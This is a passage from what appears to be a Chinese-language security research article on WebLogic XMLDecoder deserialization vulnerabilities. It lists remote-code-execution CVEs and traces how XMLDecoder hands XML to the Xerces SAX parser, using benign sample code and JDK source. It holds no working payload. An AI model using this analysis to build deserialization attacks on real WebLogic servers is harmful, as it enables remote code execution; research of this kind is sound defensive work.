23	CVE-2016-0638	Oracle WebLogic Server	10.3.6, 12.1.2, 12.1.3, 12.2.1	T3	CPU 2016.04	T3反序列化漏洞	远程代码执行	https://paper.seebug.org/584/
24	CVE-2015-4852	Oracle WebLogic Server	10.3.6.0, 12.1.2.0, 12.1.3.0, 12.2.1.0	T3	Oracle Security Alert for CVE-2015-4852	T3反序列化漏洞	远程代码执行	https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/#commons

Java序列化、反序列化和反序列化漏洞的概念

关于Java序列化、反序列化和反序列化漏洞的概念，可参考@gyyyy写的一遍非常详细的文章：『浅析Java序列化和反序列化』。这篇文章对这些概念做了详细的阐述和分析。我这里只引用一段话来简要说明Java反序列化漏洞的成因：

当服务端允许接收远端数据进行反序列化时，客户端可以提供任意一个服务端存在的目标类的对象（包括依赖包中的类的对象）的序列化二进制串，由服务端反序列化成相对对象。如果该对象是由攻击者『精心构造』的恶意对象，而它自定义的readObject()中存在着一些『不安全』的逻辑，那么在对它反序列化时就有可能出现安全问题。

XMLDecoder反序列化漏洞

前置知识

XML

XML (Extensible Markup Language) 是一种标记语言，在开发过程中，开发人员可以使用XML来进行数据的传输或充当配置文件。那么Java为了将对象持久化从而方便传输，就使得Philip Mine在JDK1.4中开发了一个用作持久化的工具，XMLDecoder与XMLEncoder。

由于近期关于WebLogic XMLDecoder反序列化漏洞频发，本文此部分旨在JDK1.7的环境下帮助大家深入了解XMLDecoder原理，如有错误，欢迎指正。

注：由于JDK1.6和JDK1.7的Handler实现均有不同，本文将重点关注JDK1.7

XMLDecoder简介

XMLDecoder是Philip Mine 在 JDK 1.4 中开发的一个用于将JavaBean或POJO对象序列化和反序列化的一套 API，开发人员可以通过利用XMLDecoder的 `readObject()` 方法将任意的XML反序列化，从而使得整个程序更加灵活。

JAXP

Java API for XML Processing (JAXP) 用于使用Java编程语言编写的应用程序处理XML数据。JAXP利用 Simple API for XML Parsing (SAX) 和 Document Object Model (DOM) 解析标准解析XML，以便您可以选择将数据解析为事件流或构建它的对象。JAXP还支持可扩展样式表语言转换 (XSLT) 标准，使您可以控制数据的表示，并使您能够将数据转换为其他XML文档或其他格式，如HTML。JAXP还提供名称空间支持，允许您使用可能存在命名冲突的DTD。从版本1.4开始，JAXP实现了Streaming API for XML (StAX) 标准。

Java API for XML Parsing

~~(JAXP)~~

- JAXP provides a vendor-neutral interface to the underlying DOM or SAX parser

`javax.xml.parsers`

DocumentBuilderFactory
DocumentBuilder

SAXParserFactory
SAXParser

ParserConfigurationException
FactoryConfigurationError

DOM和SAX其实都是XML解析规范，只需要实现这两个规范即可实现XML解析。

二者的区别从标准上来讲，DOM是w3c的标准，而SAX是由XML_DEV邮件成员列表的成员维护，因为SAX的所有者David Megginson放弃了对它的所有权，所以SAX是一个自由的软件。——引用自 <http://www.saxproject.org/copying.html>

DOM与SAX的区别

DOM在读取XML数据的时候会生成一棵“树”，当XML数据量很大的时候，会非常消耗性能，因为DOM会对这棵“树”进行遍历。

而SAX在读取XML数据的时候是线性的，在一般情况下，是不会有性能问题的。

图为DOM与SAX更为具体的区别：

No	区别	DOM解析	SAX解析
1	操作	将所有文件读取到内存中形成DOM树，如果文件量过大，则无法使用	顺序读入所需要的文件内容，不会一次性全部读取，不受文件大小的限制
2	访问限制	DOM树在内存中形成，可以随意存放或读取文件树的任何部分，没有次数限制	由于采用部分读取，只能对文件按顺序从头到尾读取XML文件内容，但不能修改
3	修改	可以任意修改文件树	只能读取XML文件内容，但不能修改
4	复杂度	易于理解，易于开发	开发上比较复杂，需要用户自定义事件处理器
5	对象模型	系统为使用者自动建立DOM树，XML对象模型由系统提供	对开发人员更加灵活，可以用SAX建立自己的XML对象模型

由于XMLDecoder使用的是SAX解析规范，所以本文不会展开讨论DOM规范。

SAX

SAX是简单XML访问接口，是一套XML解析规范，使用事件驱动的设计模式，那么事件驱动的设计模式自然就会有事件源和事件处理器以及相关的注册方法将事件源和事件处理器连接起来。




Figure 2: SAX 2.0 Parsing

这里通过JAXP的工厂方法生成SAX对象，SAX对象使用 `SAXParser.parser()` 作为事件源， `ContentHandler`、`ErrorHandler`、`DTDHandler`、`EntityResolver` 作为事件处理器，通过注册方法将二者连接起来。

处理器名称	所处理事件	注册方法
org.xml.sax.ContentHandler	跟文档内容有关的所有事件： 1. 文档的开始和结束 2. XML元素的开始和结束 3. 可忽略的实体 4. 名称空间前缀映射开始 和结束 5. 处理指令 6. 字符数据和可忽略的空 格	XMLReader中的setContentHandler(ContentHandler handler)方法
org.xml.sax.ErrorHandler	处理XML文档解析时产生的错 误。如果一个应用程序没有注 册一个错误处理器类，会发 生不可预料的解析器行为。	setErrorHandler(ErrorHandler handler)
org.xml.sax.DTDHandler	处理对文档DTD进行解析时产 生的相应事件	setDTDHandler(DTDHandler handler)
org.xml.sax.EntityResolver	处理外部实体	setEntityResolver(EntityResolver resolver)

ContentHandler

这里看一下 `ContentHandler` 的几个重要的方法。

方法名称	方法说明
public void setDocumentLocator (Locator locator)	设置一个可以定位文档内容事件发生位置的定位器对象
public void startDocument () throws SAXException	用于处理文档解析开始事件
public void endDocument () throws SAXException	用于处理文档解析结束事件
public void startPrefixMapping (java.lang.String prefix, java.lang.String uri) throws SAXException	用于处理前缀映射开始事件，从参数中可以得到前缀名称以及所指向的uri
public void endPrefixMapping (java.lang.String prefix) throws SAXException	用于处理前缀映射结束事件，从参数中可以得到前缀名称
public void startElement (java.lang.String namespaceURI,java.lang.String localName,java.lang.String qName,Attributes attrs) throws SAXException	处理元素开始事件，从参数中可以获得元素所在名称空间的uri, 元素名称, 属性列表等信息
public void endElement (java.lang.String namespaceURI, java.lang.String localName, java.lang.String qName) throws SAXException	处理元素结束事件，从参数中可以获得元素所在名称空间的uri, 元素名称等信息
public void characters (char[] ch, int start, int length) throws SAXException	处理元素的字符内容，从参数中可以获得内容
public void ignorableWhitespace (char[] ch, int start, int length) throws SAXException	处理元素的可忽略空格
public void processingInstruction (java.lang.String target, java.lang.String data) throws SAXException	处理解析中产生的处理指令事件

使用SAX

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_21" class="java.beans.XMLDecoder">
  <object class="xmlDecodeTest.MyInfo">
    <void property="myAddress">
      <string>beijing</string>
    </void>
    <void property="myAge">
      <int>22</int>
    </void>
    <void property="myEducation">
      <string>high education</string>
    </void>
    <void property="myName">
      <string>r00t4dm</string>
    </void>
  </object>
</java>
```

笔者将使用SAX提供的API来对这段XML数据进行解析

首先实现 ContentHandler , ContentHandler 是负责处理XML文档内容的事件处理器。

```
public class MyContentHandler implements ContentHandler {  
    private StringBuffer buf;  
  
    @Override  
    public void setDocumentLocator(Locator locator) {}  
  
    @Override  
    public void startDocument() throws SAXException {  
        buf = new StringBuffer();  
        System.out.println("*****开始解析文档*****");  
    }  
  
    @Override  
    public void endDocument() throws SAXException {  
        System.out.println("*****文档解析结束*****");  
    }  
    @Override  
    public void startElement(String uri, String localName, String qName, Attributes atts) throws SAXException {  
        System.out.println("\n 元素: " + "["+qName+"]" +" 开始解析!");  
  
        for (int i = 0; i < atts.getLength(); i++) {  
            System.out.println("\t属性名称:" + atts.getLocalName(i)  
                + " 属性值:" + atts.getValue(i));  
        }  
    }  
    @Override  
    public void endElement(String uri, String localName, String qName) throws SAXException {  
        String nullStr = "";  
  
        if (!buf.toString().trim().equals(nullStr)) {  
            System.out.println("\t内容是: " + buf.toString().trim());  
        }  
  
        buf.setLength(0);  
        System.out.println("元素: " + "["+qName+"]" +" 解析结束!");  
    }  
    @Override  
    public void characters(char[] ch, int start, int length) throws SAXException {  
        buf.append(ch, start, length);  
    }  
}
```

然后实现 `ErrorHandler` , `ErrorHandler` 是负责处理一些解析时可能产生的错误

```

public class MyErrorHandler implements ErrorHandler {
    @Override
    public void warning(SAXParseException exception) throws SAXException {
        System.out.println("*****WARNING*****");
        System.out.println("\t行:\t" + exception.getLineNumber());
        System.out.println("\t列:\t" + exception.getColumnNumber());
        System.out.println("\t错误信息:\t" + exception.getMessage());
        System.out.println("*****");
    }

    @Override
    public void error(SAXParseException exception) throws SAXException {
        System.out.println("***** ERROR *****");
        System.out.println("\t行:\t" + exception.getLineNumber());
        System.out.println("\t列:\t" + exception.getColumnNumber());
        System.out.println("\t错误信息:\t" + exception.getMessage());
        System.out.println("*****");
    }

    @Override
    public void fatalError(SAXParseException exception) throws SAXException {
        System.out.println("***** FATAL ERROR *****");
        System.out.println("\t行:\t" + exception.getLineNumber());
        System.out.println("\t列:\t" + exception.getColumnNumber());
        System.out.println("\t错误信息:\t" + exception.getMessage());
        System.out.println("*****");
    }
}

```

最后使用Apache Xerces解析器完成解析

```

public class MySAXApp {
    public static void main(String []args){
        try {
            XMLReader xmlReader = XMLReaderFactory.createXMLReader( className: "com.sun.org.apache.xerces.internal.parsers.SAXParser");
            // XMLFilter xmlFilter = new MyFilter(xmlReader);
            DefaultHandler defaultHandler = new MyDefaultHandler();
            // xmlFilter.setContentHandler(defaultHandler);
            // xmlFilter.setErrorHandler(defaultHandler);
            // xmlFilter.parse("myinfo.xml");

            ContentHandler contentHandler = new MyContentHandler();
            ErrorHandler errorHandler = new MyErrorHandler();
            xmlReader.setContentHandler(contentHandler);
            xmlReader.setErrorHandler(errorHandler);
            xmlReader.parse( systemid: "myinfo.xml");
        }

        catch (IOException e) {
            System.out.println("读入文档时错: " + e.getMessage());
        }
        catch (SAXException e) {
            System.out.println("解析文档时错: " + e.getMessage());
        }
    }
}

```

以上就是在Java中使用SAX解析XML的全过程，开发人员可以利用XMLFilter实现对XML数据的过滤。

SAX考虑到开发过程中出现的一些繁琐步骤，所以在 `org.xml.sax.helper` 包实现了一个帮助类：`DefaultHandler`，`DefaultHandler` 默认实现了四个事件处理器，开发人员只需要继承 `DefaultHandler` 即可轻松使用SAX：

```

/***
 * Default base class for SAX2 event handlers.
 *
 * <blockquote>
 * <em>This module, both source code and documentation, is in the
 * Public Domain, and comes with <strong>NO WARRANTY</strong>. </em>
 * See <a href='http://www.saxproject.org'>http://www.saxproject.org</a>
 * for further information.
 * </blockquote>
 *
 * <p>This class is available as a convenience base class for SAX2
 * applications: it provides default implementations for all of the
 * callbacks in the four core SAX2 handler classes:</p>
 *
 * <ul>
 * <li>{@link org.xml.sax.EntityResolver EntityResolver}</li>
 * <li>{@link org.xml.saxDTDHandler DTDHandler}</li>
 * <li>{@link org.xml.sax.ContentHandler ContentHandler}</li>
 * <li>{@link org.xml.sax.ErrorHandler ErrorHandler}</li>
 * </ul>
 *
 * <p>Application writers can extend this class when they need to
 * implement only part of an interface; parser writers can
 * instantiate this class to provide default handlers when the
 * application has not supplied its own.</p>
 *
 * <p>This class replaces the deprecated SAX1
 * {@link org.xml.sax.HandlerBase HandlerBase} class.</p>
 *
 * @since SAX 2.0
 * @author David Megginson,
 * @see org.xml.sax.EntityResolver
 * @see org.xml.saxDTDHandler
 * @see org.xml.sax.ContentHandler
 * @see org.xml.sax.ErrorHandler
 */
public class DefaultHandler
    implements EntityResolver, DTDHandler, ContentHandler, ErrorHandler
{

```

Apache Xerces



Apache Xerces解析器是一套用于解析、验证、序列化和操作XML的软件库集合，它实现了很多解析规范，包括DOM和SAX规范，Java官方在JDK1.5集成了该解析器，并作为默认的XML的解析器。——引用自<http://www.edankert.com/jaxpimplementations.html>

XMLDecoder反序列化流程分析

JDK1.7的XMLDecoder实现了一个 DocumentHandler， DocumentHandler 在JDK1.6的基础上增加了许多标签，并且改进了很多地方的实现。下图是对比JDK1.7的 DocumentHandler 与JDK1.6的 ObjectHandler 在标签上的区别。

JDK1.7:

```
public DocumentHandler() {
    this.setElementHandler("java", JavaElementHandler.class);
    this.setElementHandler("null", NullElementHandler.class);
    this.setElementHandler("array", ArrayElementHandler.class);
    this.setElementHandler("class", ClassElementHandler.class);
    this.setElementHandler("string", StringElementHandler.class);
    this.setElementHandler("object", ObjectElementHandler.class);
    this.setElementHandler("void", VoidElementHandler.class);
    this.setElementHandler("char", CharElementHandler.class);
    this.setElementHandler("byte", ByteElementHandler.class);
    this.setElementHandler("short", ShortElementHandler.class);
    this.setElementHandler("int", IntElementHandler.class);
    this.setElementHandler("long", LongElementHandler.class);
    this.setElementHandler("float", FloatElementHandler.class);
    this.setElementHandler("double", DoubleElementHandler.class);
    this.setElementHandler("boolean", BooleanElementHandler.class);
    this.setElementHandler("new", NewElementHandler.class);
    this.setElementHandler("var", VarElementHandler.class);
    this.setElementHandler("true", TrueElementHandler.class);
    this.setElementHandler("false", FalseElementHandler.class);
    this.setElementHandler("field", FieldElementHandler.class);
    this.setElementHandler("method", MethodElementHandler.class);
    this.setElementHandler("property", PropertyElementHandler.class);
}
```

JDK1.6:

```
if (var1 == "string") {
    var4.setTarget(String.class);
    var4.setMethodName("new");
    this.isString = true;
} else if (this.isPrimitive(var1)) {
    Class var9 = typeNameToClass(var1);
    var4.setTarget(var9);
    var4.setMethodName("new");
    this.parseCharCode(var1, var3);
} else if (var1 == "class") {
    var4.setTarget(Class.class);
    var4.setMethodName("forName");
} else if (var1 == "null") {
    var4.setTarget(Object.class);
    var4.setMethodName("getSuperclass");
    var4.setValue((Object)null);
} else if (var1 == "void") {
    if (var4.getTarget() == null) {
        var4.setTarget(this.eval());
    }
} else if (var1 == "array") {
    var14 = (String)var3.get("class");
    Class var10 = var14 == null ? Object.class : this.className2(var14);
    var11 = (String)var3.get("length");
    if (var11 != null) {
        var4.setTarget(Array.class);
        var4.addArg(var10);
        var4.addArg(new Integer(var11));
    } else {
        Class var12 = Array.newInstance(var10, 0).getClass();
        var4.setTarget(var12);
    }
} else if (var1 == "java") {
    var4.setValue(this.is);
} else if (var1 != "object") {
    this.simulateException("Unrecognized opening tag: " + var1 + " " + this.attrsToString(var2));
    return;
}
```

值得注意的是CVE-2019-2725的补丁绕过其中有一个利用方式就是基于JDK1.6。

数据如何到达xerces解析器

- `xmlDecodeTest.readObject()` :

```
public Object readObject() {
    return (parsingComplete())
        ? this.array[this.index++]
        : null;
}
```

- `java.beans.XMLDecoder.paringComplete()` :

```

private boolean parsingComplete() {
    if (this.input == null) {
        return false;
    }
    if (this.array == null) {
        if ((this.acc == null) && (null != System.getSecurityManager())) {
            throw new SecurityException("AccessControlContext is not set");
        }
        AccessController.doPrivileged(new PrivilegedAction<Void>() {
            public Void run() {
                XMLDecoder.this.handler.parse(XMLDecoder.this.input);
                return null;
            }
        }, this.acc);
        this.array = this.handler.getObjects();
    }
    return true;
}

```

- com.sun.beans.decoder.DocumentHandler.parse() :

```

public void parse(final InputSource var1) {
    if (this.acc == null && null != System.getSecurityManager()) {
        throw new SecurityException("AccessControlContext is not set");
    } else {
        AccessControlContext var2 = AccessController.getContext();
        SharedSecrets.getJavaSecurityAccess().doIntersectionPrivilege(run() -> {
            try {
                SAXParserFactory.newInstance().newSAXParser().parse(var1, dh: DocumentHandler.this);
            } catch (ParserConfigurationException var3) {
                DocumentHandler.this.handleException(var3);
            } catch (SAXException var4) {
                Object var2 = var4.getException();
                if (var2 == null) {
                    var2 = var4;
                }

                DocumentHandler.this.handleException((Exception)var2);
            } catch (IOException var5) {
                DocumentHandler.this.handleException(var5);
            }

            return null;
        }, var2, this.acc);
    }
}

```

- com.sun.org.apache.xerces.internal.jaxp. SAXParserImpl.parse() :

```

public void parse(InputSource is, DefaultHandler dh)
    throws SAXException, IOException {
    if (is == null) {
        throw new IllegalArgumentException();
    }
    if (dh != null) {
        xmlReader.setContentHandler(dh);
        xmlReader.setEntityResolver(dh);
        xmlReader.setErrorHandler(dh);
        xmlReader.setDTDHandler(dh);
        xmlReader.setDocumentHandler(null);
    }
    xmlReader.parse(is);
}

```

- com.sun.org.apache.xerces.internal.jaxp. SAXParserImpl.parse() :

```

public void parse(InputSource inputSource)
    throws SAXException, IOException {
    if (fSAXParser != null && fSAXParser.fSchemaValidator != null) {
        if (fSAXParser.fSchemaValidationManager != null) {
            fSAXParser.fSchemaValidationManager.reset();
            fSAXParser.fUnparsedEntityHandler.reset();
        }
        resetSchemaValidator();
    }
    super.parse(inputSource);
}

```

- com.sun.org.apache.xerces.internal.jaxp. AbstractSAXParser.parse() :

```

public void parse(InputSource inputSource)
    throws SAXException, IOException {

    // parse document
    try {
        XMLInputSource xmlInputSource =
            new XMLInputSource(inputSource.getPublicId(),
                               inputSource.getSystemId(),
                               baseSystemId: null);
        xmlInputSource.setByteStream(inputSource.getByteStream());
        xmlInputSource.setCharacterStream(inputSource.getCharacterStream());
        xmlInputSource.setEncoding(inputSource.getEncoding());
        parse(xmlInputSource);
    }
}

```

- com.sun.org.apache.xerces.internal.parsers. XMLParser.parse() :

```

public void parse(XMLInputSource inputSource)
    throws XNIException, IOException {
    // null indicates that the parser is called directly, initialize them
    if (securityManager == null) {
        securityManager = new XMLSecurityManager(secureProcessing: true);
        fConfiguration.setProperty(Constants.SECURITY_MANAGER, securityManager);
    }
    if (securityPropertyManager == null) {
        securityPropertyManager = new XMLSecurityPropertyManager();
        fConfiguration.setProperty(Constants.XML_SECURITY_PROPERTY_MANAGER, securityPropertyManager);
    }

    reset();
    fConfiguration.parse(inputSource);

} // parse(XMLInputSource)

```

- com.sun.org.apache.xerces.internal.parsers.

XML11Configuration.parse() :

```

public void parse(XMLInputSource source) throws XNIException, IOException {

    if (fParseInProgress) {
        // REVISIT - need to add new error message
        throw new XNIException("FWK005 parse may not be called while parsing.");
    }
    fParseInProgress = true;

    try {
        setInputSource(source);
        parse(complete: true);
    } catch (XNIException ex) {
        if (PRINT_EXCEPTION_STACK_TRACE)
            ex.printStackTrace();
        throw ex;
    } catch (IOException ex) {
        if (PRINT_EXCEPTION_STACK_TRACE)
            ex.printStackTrace();
        throw ex;
    } catch (RuntimeException ex) {
        if (PRINT_EXCEPTION_STACK_TRACE)
            ex.printStackTrace();
        throw ex;
    } catch (Exception ex) {
        if (PRINT_EXCEPTION_STACK_TRACE)
            ex.printStackTrace();
        throw new XNIException(ex);
    } finally {
        fParseInProgress = false;
        // close all streams opened by xerces
        this.cleanup();
    }
} // parse(InputSource)

```

- 在这里已经进入xerces解析器 com.sun.org.apache.xerces.internal.impl.

XMLDocumentFragmentScannerImpl.scanDocument() :

```

    /**
     * Scans a document.
     *
     * @param complete True if the scanner should scan the document
     * completely, pushing all events to the registered
     * document handler. A value of false indicates that
     * that the scanner should only scan the next portion
     * of the document and return. A scanner instance is
     * permitted to completely scan a document if it does
     * not support this "pull" scanning model.
     *
     * @return True if there is more to scan, false otherwise.
     */
    public boolean scanDocument(boolean complete)
        throws IOException, XNIException {

        // keep dispatching "events"
        fEntityManager.setEntityHandler(this);
        //System.out.println(" get Document Handler in NSDocumentHandler " + fDocumentHandler );

        int event = next();
        do {
            switch (event) {
                case XMLStreamConstants.START_DOCUMENT :
                    //fDocumentHandler.startDocument(fEntityManager.getEntityScanner(),fEntityManager.getEntityS
                    break;
                case XMLStreamConstants.START_ELEMENT :
                    //System.out.println(" in scanElement element");
                    //fDocumentHandler.startElement(getElementQName(),fAttributes,null);
                    break;
                case XMLStreamConstants.CHARACTERS :
                    fEntityScanner.checkNodeCount(fEntityScanner.fCurrentEntity);
                    fDocumentHandler.characters(getCharacterData(), augs: null);

```

至此xerces开始解析XML，调用链如下：


```

XMLDecoder.readObject() ->
    XMLDecoder.parsingComplete() ->
        DocumentHandler.parse() ->
            SAXParserImpl.parse() ->
                JAXPSAXParser.parse() ->
                    AbstractSAXParser.parse() ->
                        XMLParser.parse() ->
                            XML11Configuration.parse() ->
                                XMLDocumentFragmentScannerImpl.scanDocument() ->


```


Apache Xerces如何实现解析

Apache Xerces有数个驱动负责完成解析，每个驱动司职不同，下面来介绍一下几个常用驱动的功能有哪些。



由于Xerces解析流程太过繁琐，最后画一个总结性的解析流程图。





现在我们已经了解Apache Xerces是如何完成解析的，Apache Xerces解析器只负责解析XML中有哪些标签，观察XML语法是否合法等因素，最终Apache Xerces解析器都要将解析出来的结果丢给DocumentHandler完成后续操作。

DocumentHandler 工作原理

XMLDecoder在 com.sun.beans.decoder 实现了 DocumentHandler , DocumentHandler 继承了 DefaultHandler , 并且定义了很多事件处理器:

```
package com.sun.beans.decoder;

import ...

public final class DocumentHandler extends DefaultHandler {
    private final AccessControlContext acc = AccessController.getContext();
    private final Map<String, Class<? extends ElementHandler>> handlers = new HashMap();
    private final Map<String, Object> environment = new HashMap();
    private final List<Object> objects = new ArrayList();
    private Reference<ClassLoader> loader;
    private ExceptionListener listener;
    private Object owner;
    private ElementHandler handler;

    public DocumentHandler() {
        this.setElementHandler("java", JavaElementHandler.class);
        this.setElementHandler("null", NullElementHandler.class);
        this.setElementHandler("array", ArrayElementHandler.class);
        this.setElementHandler("class", ClassElementHandler.class);
        this.setElementHandler("string", StringElementHandler.class);
        this.setElementHandler("object", ObjectElementHandler.class);
        this.setElementHandler("void", VoidElementHandler.class);
        this.setElementHandler("char", CharElementHandler.class);
        this.setElementHandler("byte", ByteElementHandler.class);
        this.setElementHandler("short", ShortElementHandler.class);
        this.setElementHandler("int", IntElementHandler.class);
        this.setElementHandler("long", LongElementHandler.class);
        this.setElementHandler("float", FloatElementHandler.class);
        this.setElementHandler("double", DoubleElementHandler.class);
        this.setElementHandler("boolean", BooleanElementHandler.class);
        this.setElementHandler("new", NewElementHandler.class);
        this.setElementHandler("var", VarElementHandler.class);
